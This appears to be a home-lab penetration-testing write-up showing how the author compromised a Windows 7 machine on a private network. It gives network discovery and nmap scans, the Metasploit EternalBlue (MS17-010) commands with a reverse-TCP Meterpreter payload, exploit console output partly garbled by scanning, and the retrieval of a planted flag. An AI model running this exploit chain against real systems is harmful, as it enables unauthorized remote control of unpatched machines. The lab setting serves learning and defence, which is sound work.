1. Network Discovery

To identify active hosts within the same network, I used netdiscover:


Netdiscover -r 192.168.190.0/24

This revealed multiple devices on the network, including a Windows 7 machine at IP address 192.168.190.166

2. Target Reconnaissance with Nmap

A comprehensive Nmap scan was performed to enumerate open ports, services, and version details:

nmap -sV -sS -A -p- -T4 192.168.190.166



Scan Summary:

- Port 445/tcp was identified as open.
- The service running on this port is Microsoft SMBv1, which is vulnerable to MS17-010 (EternalBlue) CVE-2017-0144.

This module exploits a flaw in the SMBv1 protocol achieving unauthenticated remote code execution (RCE) with SYSTEM privileges

3. Exploitation using Metasploit Framework

use exploit/windows/smb/ms17_010_eternalblue set RHOSTS 192.168.190.166 set LHOST 192.168.190.164 set PAYLOAD windows/x64/meterpreter/reverse_tcp exploit

Result:

- The exploit executed successfully.
- A Meterpreter session was opened

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
                                              ue) > set rhost 192.168.190.166
msf6 exploit(
rhost ⇒ 192.168.190.166
                                   eternalblue) > set lhost 192.168.190.163
msf6 exploit(
lhost ⇒ 192.168.190.163
                                    eternalblue) > exploit
msf6 exploit(
[*] Started reverse TCP handler on 192.168.190.163:4444
    192.168.190.166:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.190.166:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64
64-bit)
[*] 192.168.190.166:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.190.166:445 - The target is vulnerable.
  1 192.168.190.166:445 - Connecting to target for exploitation.
[+] 192.168.190.166:445 - Connection established for exploitation.
[+] 192.168.190.166:445 - Target OS selected valid for OS indicated by SMB reply
  192.168.190.166:445 - CORE raw buffer dump (38 bytes)
 *] 192.168.190.166:445 - 0×00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima

*] 192.168.190.166:445 - 0×00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service

*] 192.168.190.166:445 - 0×00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.190.166:445 - Target arch selected valid for arch indicated by DCE/RPC reply[*] 192.168.190.166:445 - Trying exploit with 12 Groom Allocations.
  192.168.190.166:445 - Sending all but last fragment of exploit packet
  1 192.168.190.166:445 - Starting non-paged pool grooming
[+] 192.168.190.166:445 - Sending SMBv2 buffers[+] 192.168.190.166:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
  192.168.190.166:445 - Sending final SMBv2 buffers.
  🚺 192.168.190.166:445 - Sending last fragment of exploit packet!
    192.168.190.166:445 - Receiving response from exploit packet
[+] 192.168.190.166:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
  192.168.190.166:445 - Sending egg to corrupted connection.
 ☀] 192.168.190.166:445 - Triggering free of corrupted buffer.
    192.168.190.166:445 - ------
    🚺 192.168.190.166:445 - Connecting to target for exploitation.
[+] 192.168.190.166:445 - Connection established for exploitation.
  ] 192.168.190.166:445 - Target OS selected valid for OS indicated by SMB reply
    192.168.190.166:445 - CORE raw buffer dump (38 bytes)
```

I've manually inserted a flag in the win7 machine so let's find it

```
stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > cd Users\DELL\Desktop
    stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Users\DELL\
   stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > pwd
C:\
meterpreter > cd Users\\
meterpreter > cd DELL\\
meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\Users\DELL\Desktop
                   Size Type Last modified
                                                              Name
100666/rw-rw-rw- 282
100666/rw-rw-rw- 29
                                2025-06-26 09:16:14 -0400 desktop.ini
2025-06-26 10:09:30 -0400 flag.txt
meterpreter > cat flag.txt
flag:{penetrated_succesfully}<u>meterpreter</u> >
```

Found: Flag:{penetrated_succesfully}

Now let's add our own file

Shell

Echo exploited successfully > hacked.txt

